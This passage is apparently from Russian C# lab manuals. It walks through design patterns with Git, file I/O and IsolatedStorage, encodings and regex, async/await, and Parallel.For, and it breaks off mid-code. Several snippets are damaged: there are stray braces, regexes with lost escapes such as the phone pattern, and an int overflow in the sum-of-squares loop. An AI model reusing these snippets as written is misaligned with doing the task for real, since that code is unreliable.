- ПК с Visual Studio 2022 (Community Edition) и установленным Git.
- Операционная система Windows 10/11.

3. Ход работы

Этап 1. Создание нового проекта

1. Запустите **Visual Studio 2022**.
2. В стартовом окне выберите «Создать новый проект» (или **Файл → Создать → Проект**, если Visual Studio уже открыта).
3. Выберите шаблон «Консольное приложение» (C#). Нажмите «Далее».
4. Задайте имя проекта: PatternsPractice.
5. Укажите расположение: например, D:\Students\GitWorkspace (та же папка, что и для предыдущих работ).
6. **Снимите галочку** «Поместить решение и проект в одном каталоге».
7. Нажмите «Далее», выберите целевую платформу (.NET 6.0 или .NET 8.0) и нажмите «Создать».

Этап 2. Инициализация Git-репозитория и создание ветки

1. Откройте окно **Терминал** (Вид → Терминал или Ctrl+`).
2. Перейдите в папку проекта, если терминал открылся не в ней:

```
bash
cd D:\Students\GitWorkspace\PatternsPractice
```

3. Инициализируйте репозиторий:

```
bash
git init
```

4. Создайте и переключитесь на новую ветку feature/patterns:

```
bash
git checkout -b feature/patterns
```

Все изменения будем фиксировать в этой ветке.

Этап 3. Реализация паттерна Singleton (логгер)

Паттерн «Одиночка» гарантирует, что у класса есть только один экземпляр, и предоставляет глобальную точку доступа к нему.

1. В окне **Обозреватель решений** (Solution Explorer) щёлкните правой кнопкой мыши на проекте PatternsPractice → **Добавить** → **Класс**.
2. Назовите класс Logger.cs и нажмите **Добавить**.

3. Замените содержимое файла Logger.cs следующим кодом:

```
using System;
using System.IO;
```

```
namespace PatternsPractice
```

```
{
```

```
    public class Logger
```

```
    {
```

```
        // 1. Приватное статическое поле для хранения единственного экземпляра
        private static Logger _instance;
```

```
        // 2. Приватный конструктор (запрещает создание объектов через new)
```

```
        private Logger()
```

```
        {
```

```
            LogFilePath = "log.txt";
```

```
            // При создании логгера можно сразу записать заголовок
```

```
            File.AppendAllText(LogFilePath, $"--- Лог сеанса {DateTime.Now} ---\n");
```

```
        }
```

```
        // 3. Публичное статическое свойство для доступа к экземпляру
```

```
        public static Logger Instance
```

```
        {
```

```
            get
```

```
            {
```

```
                if (_instance == null)
```

```
                {
```

```
                    _instance = new Logger();
```

```
                }
```

```
                return _instance;
```

```
            }
```

```
        }
```

```
        // Дополнительное свойство (для демонстрации)
```

```
        public string LogFilePath { get; set; }
```

```
        // Метод логирования
```

```
        public void Log(string message)
```

```
        {
```

```
            string logMessage = $"{DateTime.Now:yyyy-MM-dd HH:mm:ss}: {message}";
```

```
            Console.WriteLine(logMessage);           // вывод на консоль
```

```
            File.AppendAllText(LogFilePath, logMessage + Environment.NewLine); // запись в
```

файл

```
        }
```

```
    }
```

```
}
```

```
}
```

Пояснения:

- Конструктор помечен private, поэтому создать объект через new Logger() вне класса нельзя.
- Статическое свойство Instance создаёт объект только при первом обращении (ленивая инициализация).
- Метод Log записывает сообщение в консоль и в файл log.txt.

4. Откройте файл Program.cs и добавьте в метод Main демонстрацию работы логгера:

```
using System;
using System.Collections.Generic;

namespace PatternsPractice
{
    internal class Program
    {
        static void Main(string[] args)
        {
            // Получаем единственный экземпляр логгера
            Logger logger1 = Logger.Instance;
            logger1.Log("Программа запущена");

            // Пытаемся получить ещё один экземпляр
            Logger logger2 = Logger.Instance;
            logger2.Log("Пользователь ввёл данные");

            // Проверим, что ссылки указывают на один и тот же объект
            Console.WriteLine($"Объекты равны? {ReferenceEquals(logger1, logger2)}");
        }
    }
}
```

5. Запустите программу (Ctrl+F5). Вы должны увидеть:

text

2025-02-26 10:35:12: Программа запущена

2025-02-26 10:35:12: Пользователь ввёл данные

Объекты равны? True

Также в папке bin/Debug/net8.0 (или аналогичной) должен появиться файл log.txt с записями.

6. Сохраните изменения в Git:

bash

git add Logger.cs Program.cs

git commit -m "Реализован паттерн Singleton (логгер)"

Этап 4. Реализация паттерна Strategy (сортировка)

Паттерн «Стратегия» определяет семейство алгоритмов, инкапсулирует каждый из них и делает их взаимозаменяемыми.

1. Создайте интерфейс стратегии сортировки. Добавьте новый интерфейс: правый клик на проекте → **Добавить** → **Новый элемент** → выберите **Интерфейс**, назовите ISortStrategy.cs. Нажмите **Добавить**.

2. Заполните интерфейс:

```
using System.Collections.Generic;
```

```
namespace PatternsPractice
{
    public interface ISortStrategy
    {
        void Sort(List<int> list);
    }
}
```

}
3. Создайте две конкретные стратегии. Добавьте два класса: BubbleSort.cs и QuickSort.cs.

BubbleSort.cs

```
using System;
using System.Collections.Generic;

namespace PatternsPractice
{
    public class BubbleSort : ISortStrategy
    {
        public void Sort(List<int> list)
        {
            Console.WriteLine("Сортировка пузырьком...");
            int n = list.Count;
            for (int i = 0; i < n - 1; i++)
            {
                for (int j = 0; j < n - i - 1; j++)
                {
                    if (list[j] > list[j + 1])
                    {
                        // Обмен
                        int temp = list[j];
                        list[j] = list[j + 1];
                        list[j + 1] = temp;
                    }
                }
            }
        }
    }
}
```

QuickSort.cs

```
using System;
using System.Collections.Generic;
using System.Linq;

namespace PatternsPractice
{
    public class QuickSort : ISortStrategy
    {
        public void Sort(List<int> list)
        {
            Console.WriteLine("Быстрая сортировка (встроенная)...");
            list.Sort(); // используем встроенную быструю сортировку
        }
    }
}
```

4. Создайте класс **контекста** Sorter.cs, который будет использовать стратегию:

```
using System.Collections.Generic;
```



```

namespace PatternsPractice
{
    public class Sorter
    {
        private ISortStrategy _strategy;

        // Конструктор для установки начальной стратегии
        public Sorter(ISortStrategy strategy)
        {
            _strategy = strategy;
        }

        // Метод для смены стратегии во время выполнения
        public void SetStrategy(ISortStrategy strategy)
        {
            _strategy = strategy;
        }

        // Выполнение сортировки с текущей стратегией
        public void SortList(List<int> list)
        {
            _strategy.Sort(list);
        }
    }
}

```

5. Дополните метод Main в Program.cs кодом, демонстрирующим работу паттерна Strategy (после вызовов логгера):

```

static void Main(string[] args)
{
    // Демонстрация Singleton (оставляем как есть)
    Logger logger1 = Logger.Instance;
    logger1.Log("Программа запущена");

    Logger logger2 = Logger.Instance;
    logger2.Log("Пользователь ввёл данные");

    Console.WriteLine($"Объекты равны? {ReferenceEquals(logger1, logger2)}");

    // --- Демонстрация Strategy ---
    Console.WriteLine("\n--- Демонстрация паттерна Strategy ---");

    List<int> numbers = new List<int> { 5, 2, 8, 1, 9 };

    // Создаём сортировщик со стратегией пузырька
    Sorter sorter = new Sorter(new BubbleSort());
    sorter.SortList(numbers);
    Console.WriteLine("Результат: " + string.Join(" ", numbers));

    // Меняем стратегию на быструю сортировку
    numbers = new List<int> { 15, 1, 8, 44, 3, 7 };
}

```

```
    sorter.SetStrategy(new QuickSort());
    sorter.SortList(numbers);
    Console.WriteLine("Результат: " + string.Join(", ", numbers));
}
```

6. Запустите программу (Ctrl+F5). Убедитесь, что сначала выводится результат сортировки пузырьком, а затем быстрой сортировкой.

7. Сохраните изменения в Git:

```
bash
git add ISortStrategy.cs BubbleSort.cs QuickSort.cs Sorter.cs Program.cs
git commit -m "Реализован паттерн Strategy (сортировка)"
```

Этап 5. Слияние ветки с основной

1. Переключитесь на основную ветку main (или master):

```
bash
git checkout main
```

2. Выполните слияние ветки feature/patterns в main:

```
bash
git merge feature/patterns
```

Если ветка main ранее не существовала, она создается автоматически. Слияние должно пройти без конфликтов.

3. Просмотрите историю коммитов:

```
bash
git log --oneline --graph
```

4. (Опционально) Удалите ветку feature/patterns:

```
bash
git branch -d feature/patterns
```

Поздравляю! Вы успешно реализовали два классических паттерна проектирования и закрепили навыки работы с Git.

Задания для самостоятельного выполнения

Выберите **один** из вариантов (по указанию преподавателя). Для своего варианта создайте новую ветку от main, реализуйте задание, выполните коммиты и слейте обратно в main.

Вариант 1. Добавить новую стратегию сортировки

Реализуйте ещё одну конкретную стратегию сортировки, например, сортировку вставками (Insertion Sort). Проверьте её работу, вызвав SetStrategy с новым классом. Убедитесь, что сортировка выполняется корректно.

Вариант 2. Паттерн Factory Method

Вместо прямого создания стратегий используйте паттерн Factory Method. Создайте абстрактный класс SortingFactory с методом CreateSorter(), и два наследника: BubbleSortFactory и QuickSortFactory, которые возвращают соответствующие стратегии. Продемонстрируйте работу.

Вариант 3. Расширение логгера

Добавьте в класс Logger возможность выбора места вывода: консоль, файл, или оба одновременно. Используйте перечисление LogTarget. Реализуйте методы для установки цели логирования. (Паттерн здесь не обязателен, но полезен.)

Вариант 4. Паттерн Observer (наблюдатель)

Создайте простую реализацию паттерна Observer на примере «метеостанции». Класс WeatherStation генерирует изменения температуры, а несколько дисплеев (CurrentConditionsDisplay, StatisticsDisplay) получают уведомления и выводят информацию. (Для этого варианта может потребоваться больше времени.)

Контрольные вопросы

1. Какова цель паттерна Singleton? В каких случаях его применяют?
2. Почему конструктор Singleton должен быть приватным?
3. Что такое «ленивая инициализация» и как она реализована в примере с логгером?
4. Опишите структуру паттерна Strategy: какие роли в нём участвуют?
5. В чём преимущество использования паттерна Strategy перед простым условным оператором (if-else)?
6. Какие команды Git вы использовали для создания новой ветки и слияния? Что произойдёт, если при слиянии возникнет конфликт?

Дополнительные рекомендации:

- При реализации Singleton в многопоточной среде требуется дополнительная синхронизация (lock). Для учебных целей достаточно простого варианта.
- В паттерне Strategy интерфейс стратегии может быть более сложным, если алгоритмы требуют разных параметров.
- При работе с Git не забывайте просматривать статус (git status) перед коммитом, чтобы случайно не добавить лишние файлы.
- Для быстрой сортировки в .NET используется алгоритм с интроспекцией, но для демонстрации подойдёт встроенный метод List.Sort().

Практическая работа №5. Навигация по файловой системе. Чтение и запись файлов. Работа с потоками. Работа с изолированным хранилищем.

1. Цель работы: Научиться использовать классы File, Directory, StreamReader/StreamWriter для навигации по файловой системе, чтения и записи файлов, а также освоить основы работы с изолированным хранилищем (IsolatedStorage).

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Подготовка

1. Запустите Visual Studio.
2. Создайте новый проект: **Файл -> Создать -> Проект**.
3. Выберите шаблон **Консольное приложение (.NET Framework)** или **Консольное приложение (.NET Core)**. Язык: C#.
4. Назовите проект FileSystemExplorer. Нажмите **Создать**.

3.2. Навигация по файловой системе

В этом разделе мы научимся получать информацию о дисках, директориях и файлах.

1. В файле Program.cs подключите необходимые пространства имен в начале файла:

```
using System;
using System.IO;
```

2. В методе Main напишите код для получения списка всех логических дисков:

```
static void Main(string[] args)
{
    Console.WriteLine("=== Список логических дисков ===");
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo drive in drives)
    {
        // Проверяем, готов ли диск (например, вставлена ли флешка)
        if (drive.IsReady)
        {
            Console.WriteLine($"Диск: {drive.Name} - {drive.TotalSize / (1024*1024*1024)}
ГБ свободно: {drive.AvailableFreeSpace / (1024*1024*1024)} ГБ");
        }
        else
        {
            Console.WriteLine($"Диск: {drive.Name} (не готов)");
        }
    }
    Console.ReadKey(); // Чтобы консоль сразу не закрылась
}
```

Пояснение: Класс DriveInfo предоставляет информацию о диске. Свойство IsReady проверяет, доступен ли диск.

3. **Запустите проект (F5).** Вы должны увидеть список дисков вашего компьютера.

3.3. Работа с директориями

Добавим функционал для просмотра содержимого папки.

1. Очистите метод Main и напишите следующий код для просмотра содержимого папки "C:\Temp" (предварительно создайте такую папку на диске C, если её нет):

```
static void Main(string[] args)
{
    string folderPath = @"C:\Temp"; // Вербатимная строка @ для игнорирования слешей

    // Проверяем, существует ли папка
    if (!Directory.Exists(folderPath))
    {
        Console.WriteLine($"Папка {folderPath} не существует. Создаем...");
        Directory.CreateDirectory(folderPath);
        Console.WriteLine("Папка создана.");
    }

    Console.WriteLine($"=== Содержимое папки: {folderPath} ===");

    // Получаем список подпапок
    string[] subDirectories = Directory.GetDirectories(folderPath);
    Console.WriteLine("Подпапки:");
    foreach (string dir in subDirectories)
    {
        DirectoryInfo dirInfo = new DirectoryInfo(dir);
        Console.WriteLine($"\"[ПАПКА] {dirInfo.Name} - Создан:
{dirInfo.CreationTime}\"");
    }

    // Получаем список файлов
    string[] files = Directory.GetFiles(folderPath);
    Console.WriteLine("Файлы:");
    foreach (string file in files)
    {
        FileInfo fileInfo = new FileInfo(file);
        Console.WriteLine($"\"[ФАЙЛ] {fileInfo.Name} - {fileInfo.Length} байт - Изменен:
{fileInfo.LastWriteTime}\"");
    }

    Console.ReadKey();
}
```

Пояснение: Directory.GetDirectories и Directory.GetFiles возвращают строки с полными путями. DirectoryInfo и FileInfo позволяют получить расширенную информацию об объекте (дату создания, размер и т.д.).

2. **Запустите проект.** Вы должны увидеть содержимое папки C:\Temp.

3.4. Чтение и запись текстовых файлов (потoki)

Теперь научимся создавать файлы и читать их содержимое.

1. Создайте в папке C:\Temp текстовый файл test.txt с произвольным текстом (несколько строк) любым текстовым редактором (Блокнот).
2. Добавьте в метод Main следующий код для чтения файла:

```
string filePath = @"C:\Temp\test.txt";
```

```
Console.WriteLine($"\"n=== Чтение файла: {filePath} ===");
```

```
// Чтение всех строк в массив
if (File.Exists(filePath))
{
    string[] lines = File.ReadAllLines(filePath);
    Console.WriteLine("Содержимое файла (ReadAllLines):");
    foreach (string line in lines)
    {
        Console.WriteLine(line);
    }

    // Чтение всего текста целиком
    string allText = File.ReadAllText(filePath);
    Console.WriteLine($"\\nВесь текст (ReadAllText): {allText}");
}
3.    Добавим запись в файл. Важно: Этот код перезапишет файл!
```

```
// Запись в файл
string newFile = @"C:\Temp\newfile.txt";
string[] newLines = { "Первая строка", "Вторая строка", "Дата: " + DateTime.Now };
File.WriteAllLines(newFile, newLines);
Console.WriteLine($"\\nФайл {newFile} успешно записан.");
```

```
// Проверим, что записалось
if (File.Exists(newFile))
{
    Console.WriteLine("Содержимое нового файла:");
    Console.WriteLine(File.ReadAllText(newFile));
}
```

4. **Запустите проект.** Убедитесь, что файлы читаются и создаются.

3.5. Работа с потоками вручную (StreamReader/StreamWriter)

Методы File.ReadAllLines удобны, но неэффективны для больших файлов. Научимся работать с файлом как с потоком.

1. Добавьте код для построчного чтения большого файла (представьте, что файл огромный, и мы не хотим грузить его целиком в память).

```
Console.WriteLine("\\n=== Построчное чтение с StreamReader ===");
using (StreamReader reader = new StreamReader(@"C:\Temp\test.txt"))
{
    string line;
    while ((line = reader.ReadLine()) != null)
    {
        Console.WriteLine($"Прочитана строка: {line}");
        // Здесь можно обработать строку и сразу забыть её, память не забивается
    }
} // using автоматически закроет поток и освободит ресурсы
2.    Добавьте код для дозаписи в конец файла с помощью StreamWriter.
```

```
Console.WriteLine("\\n=== Дозапись в конец файла с StreamWriter ===");
string logFile = @"C:\Temp\log.txt";
// true в конструкторе означает "добавлять в конец" (append)
using (StreamWriter writer = new StreamWriter(logFile, true))
```

```

{
    writer.WriteLine($"{DateTime.Now}: Программа была запущена.");
}
Console.WriteLine($"Строка добавлена в {logFile}");

```

```

// Прочитаем и выведем лог
if (File.Exists(logFile))
{
    Console.WriteLine("Содержимое лога:");
    Console.WriteLine(File.ReadAllText(logFile));
}

```

Пояснение: Конструкция using гарантирует, что метод Dispose() будет вызван даже в случае ошибки, и файл будет закрыт.

3.6. Изолированное хранилище (IsolatedStorage)

Изолированное хранилище позволяет сохранять данные пользователя в защищенное место, не зная точного пути к папке. Это полезно, когда у приложения нет прав на запись в общие папки.

1. Подключите пространство имен в начале файла:

```
using System.IO.IsolatedStorage;
```

2. Добавьте код для работы с изолированным хранилищем:

```
Console.WriteLine("\n=== Работа с изолированным хранилищем ===");
```

```

// Получаем хранилище для текущего пользователя и сборки
using (IsolatedStorageFile isoStore = IsolatedStorageFile.GetUserStoreForAssembly())
{
    // Создаем файл в изолированном хранилище
    using (IsolatedStorageFileStream isoStream = new
IsolatedStorageFileStream("userSettings.txt", FileMode.Create, isoStore))
    using (StreamWriter writer = new StreamWriter(isoStream))
    {
        writer.WriteLine("Настройки программы:");
        writer.WriteLine("Цвет темы = Темная");
        writer.WriteLine("Автозагрузка = Вкл");
    }
    Console.WriteLine("Файл настроек сохранен в изолированное хранилище.");

    // Читаем файл обратно
    using (IsolatedStorageFileStream isoStream = new
IsolatedStorageFileStream("userSettings.txt", FileMode.Open, isoStore))
    using (StreamReader reader = new StreamReader(isoStream))
    {
        string content = reader.ReadToEnd();
        Console.WriteLine("Содержимое файла из изолированного хранилища:");
        Console.WriteLine(content);
    }

    // Покажем, где физически находится хранилище (для информации)
    Console.WriteLine($"Хранилище находится в папке: {isoStore.GetType()}");
    // Точный путь можно найти в документации, обычно это
    // C:\Users\<Имя>\AppData\Local\IsolatedStorage\

```

}

4. Задание для самостоятельной работы

Разработайте консольное приложение "**Файловый менеджер**", которое:

1. При запуске показывает содержимое текущей папки (папки, где лежит .exe файл, используйте `Directory.GetCurrentDirectory()`).
2. Запрашивает у пользователя команду:
 - `cd <имя_папки>` — перейти в подпапку.
 - `cd ..` — подняться на уровень выше.
 - `read <имя_файла>` — прочитать и вывести содержимое текстового файла.
 - `copy <файл1> <файл2>` — скопировать файл.
 - `inf <имя_файла>` — вывести информацию о файле (размер, дата создания).
 - `exit` — выход.
3. При копировании использовать потоки (`FileStream`) для чтения и записи блоками (буфером), чтобы программа не зависала на больших файлах. Размер буфера, например, 1024 байта.
4. Вести лог действий пользователя в файл `log.txt` в изолированном хранилище.

Контрольные вопросы

1. В чем разница между классами `File` и `FileInfo`?
2. Для чего нужен оператор `using` при работе с файлами?
3. Что произойдет, если попытаться открыть несуществующий файл для чтения?
4. Какие преимущества дает изолированное хранилище перед записью в `C:\Program Files`?
5. Чем отличается `File.ReadAllLines` от `StreamReader.ReadLine`?

Практическая работа №6. Работа с большими объемами текста. Кодирование и декодирование строк. Построение регулярных выражений. Чтение и запись файлов в разных кодировках.

1. Цель работы: Изучить принципы кодировки текста (Unicode, UTF-8, ANSI), научиться использовать класс Encoding для преобразования текста, освоить базовый синтаксис регулярных выражений в .NET для поиска и валидации строк.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Подготовка

1. Создайте новое консольное приложение с названием TextProcessor.
2. Подключите пространства имен:

```
using System;  
using System.IO;  
using System.Text;  
using System.Text.RegularExpressions;
```

3.2. Чтение и запись файлов в разных кодировках

Проблема: если открыть файл, созданный в Блокноте на русском языке и сохраненный в кодировке ANSI (Windows-1251), в неправильной кодировке, мы увидим "кракозябры".

1. **Подготовьте тестовые файлы:**
 - Создайте в Блокноте файл ansi.txt. Напишите "Привет, мир!". Сохраните, выбрав в диалоге сохранения **Кодировка: ANSI**.
 - Создайте файл utf8.txt с тем же текстом, сохраните с **Кодировка: UTF-8**.
2. Напишите код для чтения файлов с указанием кодировки:

```
static void Main(string[] args)  
{  
    string ansiFile = @"C:\Temp\ansi.txt"; // Подставьте свой путь  
    string utf8File = @"C:\Temp\utf8.txt";  
  
    // Чтение ANSI-файла как UTF-8 (ошибка!)  
    string wrongText = File.ReadAllText(ansiFile, Encoding.UTF8);  
    Console.WriteLine("Неверное чтение ANSI (как UTF-8):");  
    Console.WriteLine(wrongText); // Будут кракозябры  
    Console.WriteLine();  
  
    // Правильное чтение ANSI-файла  
    // Важно! Нужно указать правильную кодовую страницу. Для русского языка  
    // обычно 1251  
    Encoding ansi = Encoding.GetEncoding(1251);  
    string correctText = File.ReadAllText(ansiFile, ansi);  
    Console.WriteLine("Правильное чтение ANSI (1251):");  
    Console.WriteLine(correctText);  
    Console.WriteLine();  
  
    // Чтение UTF-8 файла (можно без указания, это по умолчанию, но лучше явно)  
    string utf8Text = File.ReadAllText(utf8File, Encoding.UTF8);  
    Console.WriteLine("Чтение UTF-8:");
```

```

Console.WriteLine(utf8Text);
Console.WriteLine();

// Запись файла в кодировке UTF-16 (Unicode)
string unicodeFile = @"C:\Temp\unicode.txt";
File.WriteAllText(unicodeFile, "Текст в Unicode", Encoding.Unicode);
Console.WriteLine($"Файл сохранен как Unicode: {unicodeFile}");
}

```

Запустите проект. Убедитесь в разнице чтения.

3.3. Кодирование и декодирование строк в памяти

Иногда нужно не читать файл, а преобразовать строку в массив байт и обратно.

1. Добавьте следующий код:

```

Console.WriteLine("=== Преобразование строк в байты ===");
string originalString = "Hello, Привет, こんにちは";

// Кодировем в массив байт UTF-8
byte[] utf8Bytes = Encoding.UTF8.GetBytes(originalString);
Console.WriteLine($"UTF-8: {utf8Bytes.Length} байт");

// Кодировем в массив байт UTF-32 (каждый символ по 4 байта)
byte[] utf32Bytes = Encoding.UTF32.GetBytes(originalString);
Console.WriteLine($"UTF-32: {utf32Bytes.Length} байт");

// Декодируем обратно в строку
string decodedFromUtf8 = Encoding.UTF8.GetString(utf8Bytes);
string decodedFromUtf32 = Encoding.UTF32.GetString(utf32Bytes);

Console.WriteLine($"Декодировано из UTF-8: {decodedFromUtf8}");
Console.WriteLine($"Декодировано из UTF-32: {decodedFromUtf32}");

```

Пояснение: В памяти .NET строки всегда хранятся в Unicode (UTF-

16). GetBytes преобразует их в нужную кодировку для отправки по сети или сохранения в файл.

3.4. Основы регулярных выражений

Регулярные выражения (Regex) — это мощный инструмент для поиска по шаблону.

1. **Простой поиск.** Найдем слово "кот" в строке.

```

Console.WriteLine("\n=== Поиск по регулярному выражению ===");
string text = "У кота был красивый кот, а также котенок.";
string pattern = "кот";

MatchCollection matches = Regex.Matches(text, pattern);
Console.WriteLine($"Найдено совпадений для '{pattern}': {matches.Count}");
foreach (Match match in matches)
{
    Console.WriteLine($" '{match.Value}' на позиции {match.Index}");
}

```

2. **Классы символов.** Найдем все слова, состоящие из букв.

```

string patternWords = @"^\b\w+\b"; // \b - граница слова, \w - любая буква/цифра, + - 1 и
более раз
MatchCollection wordMatches = Regex.Matches(text, patternWords);

```

```

Console.WriteLine($"Слова в тексте ({patternWords}):");
foreach (Match match in wordMatches)
{
    Console.WriteLine($" {match.Value}");
}

```

3. Валидация email-адреса. (Упрощенная версия).

```

string emailPattern = @"^[^@\s]+@^[^@\s]+\.[^@\s]+$";
// ^ - начало строки, [^@\s]+ - один или более символов, кроме @ и пробела, \. - точка,
$ - конец строки

```

```

string[] emails = { "test@mail.ru", "invalid-email", "another@test@com",
"user@domain.net" };
foreach (string email in emails)
{
    bool isValid = Regex.IsMatch(email, emailPattern);
    Console.WriteLine($"{email} - это { (isValid ? "корректный" : "НЕкорректный") }
email (упрощенно)");
}

```

4. Поиск всех телефонных номеров в формате +7 (XXX) XXX-XX-XX.

```

string phonePattern = @"^+7 (\d{3}) \d{3}-\d{2}-\d{2}$";
// + - символ +, \ ( - скобка, \d{3} - ровно 3 цифры
string longText = "Мои контакты: +7 (999) 123-45-67 и +7 (495) 765-43-21. Еще старый:
8-800-555-35-35";
MatchCollection phones = Regex.Matches(longText, phonePattern);
Console.WriteLine("\nНайденные номера:");
foreach (Match phone in phones)
{
    Console.WriteLine(phone.Value);
}

```

3.5. Замена текста по шаблону

Допустим, нужно скрыть часть email или номера.

1. Маскировка email. Заменим домен на скрытый.

```

string inputEmail = "ivan.petrov@supermail.com";
string replacePattern = @"@.*\."; // Находим @, затем любые символы до последней
точки

```

```

string result = Regex.Replace(inputEmail, replacePattern, "@hidden.");
Console.WriteLine($"Оригинал: {inputEmail}");
Console.WriteLine($"Маскировка: {result}"); // ivan.petrov@hidden.com

```

2. Удаление лишних пробелов. Заменим несколько пробелов подряд на один.

```

string textWithSpaces = "Здесь много пробелов. А тут табуляция.";
string cleaned = Regex.Replace(textWithSpaces, @"\s+", " ");
Console.WriteLine($"Было: '{textWithSpaces}'");
Console.WriteLine($"Стало: '{cleaned}'");

```

4. Задание для самостоятельной работы

Разработайте консольное приложение "Анализатор логов".

1. Программа должна запросить у пользователя путь к текстовому файлу (логу).
2. Прочитать файл в кодировке UTF-8. Если файл в другой кодировке, программа должна попытаться определить это (можно попробовать прочитать её как UTF-8 и

проверить, есть ли в результате символ '❖', или использовать библиотеку Ude — но для простоты можно просто дать пользователю выбрать кодировку вводом номера).

3. Программа должна выполнить анализ:
 - Найти все IP-адреса в логе (шаблон: `\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`) и вывести их с количеством упоминаний (использовать `Dictionary<string, int>`).
 - Найти все строки, содержащие слова "ERROR" или "FATAL" (регистр не должен иметь значения, флаг `RegexOptions.IgnoreCase`), и вывести эти строки целиком.
 - Найти все даты в формате 2023-12-31 или 31.12.2023.
4. Сохранить отчет по анализу в новый файл `report.txt` в кодировке UTF-8.
5. Обрабатывать возможные исключения (файл не найден, нет прав).

Контрольные вопросы

1. Что такое кодировка? Почему символ 'Я' имеет разный набор байт в UTF-8 и Windows-1251?
2. В чем разница между `Encoding.UTF8` и `Encoding.Default`?
3. Что означают символы `^`, `$`, `\d`, `\w`, `\s`, `+`, `*` в регулярных выражениях?
4. Как сделать поиск регистронезависимым?
5. Какой класс отвечает за работу с регулярными выражениями в C#?

Практическая работа №7. Организация асинхронного вызова методов

1. Цель работы: Освоить ключевые слова `async` и `await` в C# для создания асинхронных методов, не блокирующих основной поток приложения .

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Синхронный код vs Асинхронный

1. Создайте консольное приложение `AsyncDemo`.
2. Напишите синхронную версию "приготовления завтрака" (как в примере Microsoft), где каждый метод имитирует долгую работу через `Thread.Sleep(3000)`.

```
static void Main()
{
    Console.WriteLine("Начинаем готовить синхронно...");
    var stopwatch = System.Diagnostics.Stopwatch.StartNew();

    PourCoffee();
    FryEggs();
    FryBacon();
    ToastBread();

    Console.WriteLine($"Готово за {stopwatch.Elapsed.TotalSeconds} сек.");
}

static void PourCoffee() { Console.WriteLine("Кофе готов"); }
static void FryEggs() { Task.Delay(3000).Wait(); Console.WriteLine("Яйца готовы"); }
static void FryBacon() { Task.Delay(3000).Wait(); Console.WriteLine("Бекон готов"); }
static void ToastBread() { Task.Delay(3000).Wait(); Console.WriteLine("Тост готов"); }
Запустите и засекийте время. Работа займет ~9 секунд (3+3+3).
```

3.2. Превращаем методы в асинхронные

1. Измените сигнатуры методов: они должны возвращать `Task` и иметь суффикс `Async`. Внутри замените `Task.Delay.Wait()` на `await Task.Delay()`.
2. Метод `Main` не может быть `async` в старой версии консольного приложения, поэтому сделаем его `async Task` и заменим точку входа.
Либо (для .NET Core / .NET 5+) просто сделайте `Main` асинхронным.

```
class Program
{
    static async Task Main(string[] args) // Новая точка входа
    {
        Console.WriteLine("Начинаем готовить асинхронно...");
        var stopwatch = System.Diagnostics.Stopwatch.StartNew();

        Coffee cup = PourCoffee();
        Task<Egg> eggsTask = FryEggsAsync(2);
        Task<Bacon> baconTask = FryBaconAsync(3);
        Task<Toast> toastTask = ToastBreadAsync(2);
```

```

        // Ждем все задачи сразу
        await Task.WhenAll(eggsTask, baconTask, toastTask);

        Console.WriteLine($"Готово за {stopwatch.Elapsed.TotalSeconds} сек.");
    }

    static Coffee PourCoffee()
    {
        Console.WriteLine("Наливаем кофе");
        return new Coffee();
    }

    static async Task<Egg> FryEggsAsync(int howMany)
    {
        Console.WriteLine($"Начинаем жарить {howMany} яиц...");
        await Task.Delay(3000); // Не блокирует поток!
        Console.WriteLine("Яйца готовы");
        return new Egg();
    }

    static async Task<Bacon> FryBaconAsync(int slices)
    {
        Console.WriteLine($"Начинаем жарить {slices} ломтиков бекона...");
        await Task.Delay(3000);
        Console.WriteLine("Бекон готов");
        return new Bacon();
    }

    static async Task<Toast> ToastBreadAsync(int slices)
    {
        Console.WriteLine($"Начинаем жарить {slices} тостов...");
        await Task.Delay(3000);
        Console.WriteLine("Тосты готовы");
        return new Toast();
    }
}

// Заглушки классов
class Coffee { }
class Egg { }
class Bacon { }
class Toast { }

```

3. **Запустите.** Общее время должно составить около 3 секунд, а не 9, потому что задачи выполняются параллельно. Обратите внимание на порядок вывода сообщений — он нелинейный.

3.3. Обработка результатов после завершения

Используем `await` для каждой задачи по отдельности, когда нам нужен результат.

```

// Продолжение предыдущего кода в Main
Toast toast = await toastTask; // Ждем именно тост
Console.WriteLine("Масло на тост намазано только после того, как тост готов");

```

4. Задание для самостоятельной работы

Разработайте программу, которая асинхронно загружает данные из трех разных

источников (симулируйте загрузку через HttpClient или просто Task.Delay):

1. Загрузка курса валют (длится 2 сек).
2. Загрузка новостей (длится 4 сек).
3. Загрузка погоды (длится 3 сек).

Используйте Task.WhenAll для ожидания всех загрузок. Выведите общее время выполнения и собранные данные (просто сообщения об окончании).

Контрольные вопросы

1. Что возвращает метод, помеченный ключевым словом async?
2. Чем Task.Delay().Wait() отличается от await Task.Delay()?
3. Что произойдет, если в асинхронном методе не использовать await?
(Компилятор выдаст предупреждение, метод станет синхронным).
4. Для чего нужен Task.WhenAll?
5. Блокирует ли await поток?

Практическая работа №8. Создание программного модуля, который будет выполнять методы в рамках параллельных задач

1. Цель работы

Научиться использовать библиотеку TPL (Task Parallel Library) для выполнения независимых задач в параллельных потоках, синхронизировать доступ к общим ресурсам и избегать состояний гонки.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows (желательно многоядерный процессор).
- Visual Studio Community 2022.

3. Ход работы

3.1. Подготовка

Создайте консольное приложение ParallelTasks. Подключите System.Threading.Tasks.

3.2. Параллельный цикл Parallel.For

Сравним скорость обычного цикла и параллельного для вычислений.

1. Напишем код, который считает сумму квадратов чисел от 1 до 100 миллионов.

```
static void Main(string[] args)
{
    long N = 100_000_000;
    long sumSync = 0;
    long sumAsync = 0;
    object locker = new object(); // Для синхронизации

    // 1. Обычный синхронный цикл
    var sw = System.Diagnostics.Stopwatch.StartNew();
    for (int i = 1; i <= N; i++)
    {
        sumSync += i * i; // Нет проблем с потоками, т.к. один поток
    }
    sw.Stop();
    Console.WriteLine($"Синхронно: {sumSync}, время: {sw.Elapsed.TotalSeconds} сек.");

    // 2. Параллельный цикл
    sw.Restart();
    Parallel.For(1, N + 1, i =>
    {
        // Здесь код выполняется в разных потоках!
        // Нельзя просто так писать sumAsync += i*i; - это вызовет race condition!
        // Нужна блокировка.
